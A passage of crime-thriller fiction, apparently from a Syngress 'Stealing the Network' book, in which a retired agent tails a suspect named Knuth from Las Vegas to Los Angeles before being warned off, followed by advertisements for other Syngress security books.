Within moments, however, my worst fears were realized. Summers walked across the diner, and stood next to Knuth's booth. After pointing to the table, Summers sat across the table from him. Knuth didn't appear to even acknowledge the agent's presence. My anger begin to rise, and I took a deep breath. Suddenly, I had a realization. Summer's credentials were real enough, but I hadn't counted on the possibility that he was somehow *working* with Knuth. Unsure as to what was going on, I simply watched. And waited. I couldn't really tell what was going on, but after a few moments, Knuth emerged from the diner, carrying a newspaper. He walked to the payphone and dialed a number. Eleven digits, no coin. I was too far away to catch anything but the rhythmic punching of the numbers. Knuth entered more numbers, and looked down at his newspaper. He punched many more digits, and eventually hung up the phone. I made a note of the time. I would have to see about getting those digits run through the local telco. Knuth returned to the table, where Agent Summers was waiting. He sat down, uttered something to Summers, and stood up again, headed outside and boarded the bus. Summers stayed behind in the booth, punching numbers into his cell phone. He rose from the table minutes later, and walked to his car. Without so much as a moment's hesitation, Summers started the car, pulled a u-turn and drove away from the diner. He drove past me without noticing my car.

I was stunned. He was leaving. He left Knuth behind. He didn't know I was there. *He was letting Knuth go!* I was suddenly *very* glad I stuck around. Once again, I was the only connection anyone had to Knuth.

As Knuth's bus pulled away, I thought about the situation.

"What are the angles here?" I thought out loud.

I found it hard to believe that Knuth was an informant or that he was somehow working with the agency. Thee flight from his home didn't fit that kind of profile. He wasn't in witness protection either. He would've been under constant escort, especially if his cover had been blown. None of this explained why he had dusted his

CD's and destroyed all his hard drives. I couldn't work it out in my head, so I simply started the car, shifted into cruise control, and continued to carefully tail the bus.

The bus eventually stopped in Vegas, where Knuth got off. I stayed a safe distance away in my vehicle, carefully crafting my lines and rhythms to prevent detection. Knuth walked several blocks, eventually entering a Casino. I waited in a nearby parking lot, and eventually Knuth emerged and hailed a cab. I followed the taxi to a postal store. I positioned myself so I could see him with my binoculars, and watched as he stooped down to P.O. Box 867, removed the contents, tucked them under his arm, and stood up, placing his hands on a nearby glass wall to steady himself. If I had more time, I would have tried to lift his prints from that glass. But Knuth was already on the move, a large envelope under his arm.

Knuth walked two blocks to a tourist shop, nestled next to a Burger King, and entered the restroom. The envelope was missing when he finally emerged after what seemed like an eternity. The contents were most likely in his pockets.

Knuth's activity over the next few hours suggested that he knew he was being followed, and it made me nervous. He caught another cab, walked a bit more, entered some shops, bought some stuff… what seemed odd about his travels was that he really had no luggage. As best as I could tell, he hadn't checked into a hotel, and he treated Vegas like another stepping-stone to somewhere else. At one point, Knuth walked a very large, almost circular pattern. At one point I saw him subtly drop something small into a trash can. I clenched my fists around the binoculars again realizing I couldn't stop to see what he dropped, or I'd risk losing him. I was constantly on the brink of losing him.

Knuth took a cab to the airport. He *was* on the move. I made a mental note of the sign outside the terminal drop-off zone, knowing that Knuth was probably covering his tracks by not getting dropped off in front of the right airline. I had a *lot* to do if I hoped to stay on him. I would need to leave my car in long-term parking, tail him on foot inside the airport, figure out where he was going, buy a ticket on the same flight, and board, all without him spotting me. Impossible.

I parked my car, and stowed my tactical bag and my firearm in the trunk. As I was rushing toward the airport, a wall of exhaustion hit me. A good tail is hard work, as is a stakeout. I had pulled both back to back, by myself. Normally, I would be working with a team. We would have used many different vehicles, lots of different agents driving and on foot, and the patterns would stay nice and loose. I hadn't been emulating normal traffic patterns, and if Knuth had gotten a visual of me even once, I figured I'd be dead before I even realized I had been spotted. I knew full well that I was risking exposure by tailing Knuth by myself, but I didn't see any other options. My warnings about this guy had gone unheeded, and the one agent that was brought in was up to something. Unfortunately, my tail was about to

get even more sloppy. I had to not only figure out where he was going, but I'd have to follow him there as well.

I was tiring of this entire exercise. I figured if I got made, I would drop this whole thing, and call in what I had. I was almost hoping he would spot me, and give me the break I needed. As I walked through the terminal, I spotted Knuth at the security line. His back was towards me, his boarding pass in hand. I made a note of the security gate, and walked towards the security line. I walked up to the lane marker just behind Knuth. I acted as though I was looking for my travel companion. I held my breath as I casually stood inches behind him, straining to get a glance of his boarding pass, when eventually, I got a quick glimpse, noting the gate and seat number. He was flying economy, judging from the high seat number. I turned away from Knuth, and started walking a line that he wouldn't catch out of his peripheral vision. I glanced at the board listing departures. He was headed to LAX. There was a very short line at the ticket counter, and by the time I was face-to-face with the ticket agent, I had almost forgotten why I was there. Sloppy. I was too tired. I needed to snap out of it.

"Good morning," I said with a smile.

The ticket agent nodded politely, and I produced my driver's license. I explained that I was traveling to LAX, and that I'd like to leave on this flight number. I asked for a first class ticket, and was amazed to find that there was one available. I couldn't risk being in the economy section with Knuth. I checked no luggage, and was concerned that the agent would notice I had no carry-on. She didn't seem to care, and I made my way back to the security gate. I passed without incident, and started towards the gate. I half-expected Knuth to have thrown me off by now, but as I approached the gate, the flight was preboarding, and Knuth was standing on the outskirts, waiting for his section to be called. I waited around the corner, careful to stay out of Knuth's line of vision until he boarded. I approached the airline attendant, who was standing at the counter alone, tapping on a computer terminal.

"Excuse me, ma'am," I said with a smile.

"Yes sir, how can I help you?" She held her hand out instinctively for my boarding pass. I handed it to her. She glanced at it briefly. She gave me a slightly more interested look when she saw I was flying first-class.

"I have a bit of an uncomfortable situation," I began. I produced my retirement creds, and continued. "I noticed a passenger boarding that I used to work with is on this flight."

The attendant had a slight look of concern, and an undeniable look of confusion..

"I'll be honest …" I paused. "He's a bit of a chatterbox. I was hoping to get some rest on the flight, and if he sees me…"

The attendant nodded knowingly. "Oh. I see."

I continued. "I was wondering if it would be possible to have the first-class curtain closed before I board. I really need to get some sleep, and I know it sounds strange to ask that…"

"Oh," the attendant began. She looked a bit perplexed. "I can't close the curtain until we're at cruising altitude." She glanced at me, and I could sense her compassion. She seemed to genuinely want to help "I tell you what, I'll board before you now and close the curtain until you are in your seat. Beyond that, you'll just have to hope he doesn't see you."

"Thank you, so much," I said with a relieved smile.

"Any time sir. Follow me."

Although I was relieved, I was surprised that Knuth had even boarded the plane. I still half-expected to see him detained.

The flight to LAX was uneventful, but I had trouble getting to sleep, and probably only got an hour or so of shuteye. It would have to be enough to sustain me. I was on of the first to exit the plane after we landed, and positioned myself to catch Knuth as he exited the aircraft. I followed him through the terminal and headed outside where Knuth immediately caught a cab to a nearby hotel. I hailed the next taxi and felt lucky to still be on his trail. Knuth *had* to know he was being tailed. I was on him too long. I was in this too deep. Was this all for nothing?

I watched from a safe distance as Knuth entered his hotel room. I missed my binoculars. I felt very exposed watching him from so close.

I made a note of Knuth's hotel room, and booked a room directly across the parking lot from him. I stayed in the room with the lights off and the windows open, knowing that I would have another sleepless night waiting for him to emerge. By the time dawn arrived, I wondered if Knuth had slipped away without my noticing.

Eventually though, he did emerge from his room, wearing new clothes. He walked to a nearby restaurant and ate breakfast. I hadn't lost him, and he still didn't seem to know he had a tail. If he had spotted me, I think he would have disappeared… or worse.

As Knuth ate breakfast, I considered my options. I really should have contacted someone to take this guy, but I had no idea who to call. Anyone that I contacted would have to be briefed, and besides some very circumstantial evidence, I had nothing to offer in the way of proof. I continued to question what it was I was hoping to accomplish, and cursed Summers for letting him go. I was exhausted, and without backup… without the pencil-pushing bureaucrats sitting behind their desks backing me up, this was too much work. I let out a deep sigh. I realized I depended on them.

After breakfast, Knuth took a cab back to the airport, and of course I followed him. I followed Knuth inside the terminal, and by this time, my discipline was gone. My tail was sloppy, and at one point I had taken a bad line and came face-to-face with Knuth as he doubled back on himself, heading to the security check-in. I excused myself, but Knuth just stood there, looking me in the eye. I sensed that he recognized me. Although the interaction lasted only a second or two, I knew that this was it. This was the end of the trail. I inhaled, mustered my composure, and continued walking past Knuth, headed to my own imaginary destination.

I eventually looked back, which I knew was foolish, but I was far beyond Knuth's line of site. I couldn't follow him, but I at least had to know where he was headed. I thought about the situation. I had his flight number and seat number from the flight to LAX. That information could be used to cross-reference this flight, assuming he used the same identity. This was futile. I didn't have the access I needed to look up all of this information. This whole Knuth thing was a colossal waste of time. I sighed. "Whoever this guy is," I thought, "I need to just let him go. It's time to put my life back together. It's time to retire. For real this time."

I took one last glance at Knuth, and was about to turn around when a TSA agent pulled Knuth out of line! My heart jumped as I realized he was standing at the international gate security check.

"He's leaving the country!" I exclaimed. "They nailed him leaving the country!"

It all started making sense. I wasn't the only guy watching him. They waited until he tried to leave the country before grabbing him! It all started to make sense. Summers was probably *warning* him not to leave the country—the feds were already on to him. It was all suddenly worth it. At least I knew Knuth was being handled. I was ecstatic.

"Maybe," I began, "I *did* help bring this guy down…"

I stood and watched as the TSA agent went through the motions. He took Knuth's boarding pass, and passport, looked at them briefly and put them in his pocket.

I had *never* seen a TSA agent actually put the ID and boarding pass in his pocket before! I felt like a little kid at Christmas! All this time, and all this effort. I never imagined I'd actually *see* him get taken down!

Then, it happened. After a cursory check, the agent handed Knuth his papers, and let him go.

My heart practically *stopped*.

"Wait!" I said, louder than I expected.

"They're.. he's.. but…" I was at a complete loss for words.

As I stood there, pointing in the direction of Knuth, my cell phone rings.

Dumbfounded, I fumble for it. It's Anthony.

I answer the call without a word.

"Where are you?" came the voice on the other end.

I can't speak.

"Look, I don't know where you are, but get away from this guy," Anthony's tone sounded… worried.

"What?" I say, still in a complete daze. "I can't…"

"Get away from Knuth. Now! Seriously. Just do it!" Anthony sounded frantic.

"They just let him go!" I said, surprised at my own words.

"You *are* on him still!" Anthony yawped. "Listen to me. This guy is out of your league. The case has exploded. I can't even talk about this… just…"

"What?" I interrupted. "Tell me."

"Look," Anthony sighed. "I can't talk to you any more. I can't risk this." He paused. "There's an organized crime connection. I can't say any more and any access I had to this case has been… removed."

"OC?"

"Get out. Seriously. I gotta go. Don't call me back. You shouldn't even…"

Anthony hung up.

I took the phone from my ear and just looked at it blankly.

Clean sweeped his house.

Agent Summers let him go.

TSA let him go…

No wonder I had such an easy time following Knuth. I had run a *real* sloppy tail at the end. Knuth was probably running under a veil of cover from the beginning. What if he *knew* I was there… all along. What if Nathan had inadvertently pulled me into something…


I had the vision of Knuth's face. The way he looked at me. It was almost like… a *warning*.

My years of SEAL training returned in a sensory flood. My hair stood on end, and adrenaline flooded through my body. I felt suddenly *very* exposed. I instinctively reached for my sidearm. It was back in Vegas. In the trunk of my car. I suddenly felt very alone. I took a step back, and bumped *hard* into someone.

I spun around.

Syngress: *The Definition of a Serious Security Library*

Syn•gress (sin-gres): *noun, sing.* Freedom from risk or danger; safety. See *security*.



Stealing the Network: How to Own a Continent

131ah, Russ Rogers, Jay Beale, Joe Grand, Fyodor, FX, Paul Craig, Timothy Mullen (Thor), Tom Parker, Ryan Russell, Kevin D. Mitnick

The first book in the "*Stealing the Network*" series was called a "blockbuster" by Wired magazine, a "refreshing change from more traditional computer books" by Slashdot.org, and "an entertaining and informative look at the weapons and tactics employed by those who attack and defend digital systems" by Amazon.com. This follow-on book once again combines a set of fictional stories with real technology to show readers the danger that lurks in the shadows of the information security industry... Could hackers take over a continent?

ISBN: 1-931836-05-1

Price: $49.95 US $69.95 CAN


Stealing the Network: How to Own an Identity


Timothy Mullen, Ryan Russell, Riley (Caezar) Eller, Jeff Moss, Jay Beale, Johnny Long, Chris Hurley, Tom Parker, Brian Hatch

The first two books in this series "Stealing the Network: How to Own the Box" and "Stealing the Network: How to Own a Continent" have become classics in the Hacker and Infosec communities because of their chillingly realistic depictions of criminal hacking techniques. In this third installment, the all-star cast of authors tackle one of the fastest growing crimes in the world: Identity Theft. Now, the criminal hackers readers have grown to both love and hate try to cover their tracks and vanish into thin air…

ISBN: 1-59749-006-7

Price: $39.95 US $55.95 CAN





Google Hacking for Penetration Testers

Johnny Long, Foreword by Ed Skoudis

Google has been a strong force in Internet culture since its 1998 upstart. Since then, the engine has evolved from a simple search instrument to an innovative authority of information. As the sophistication of Google grows, so do the hacking hazards that the engine entertains. Approaches to hacking are forever-changing, and this book covers the risks and precautions that administrators need to be aware of during this explosive phase of Google Hacking.

ISBN: 1-93183-636-1

Price: $44.95 U.S. $65.95 CAN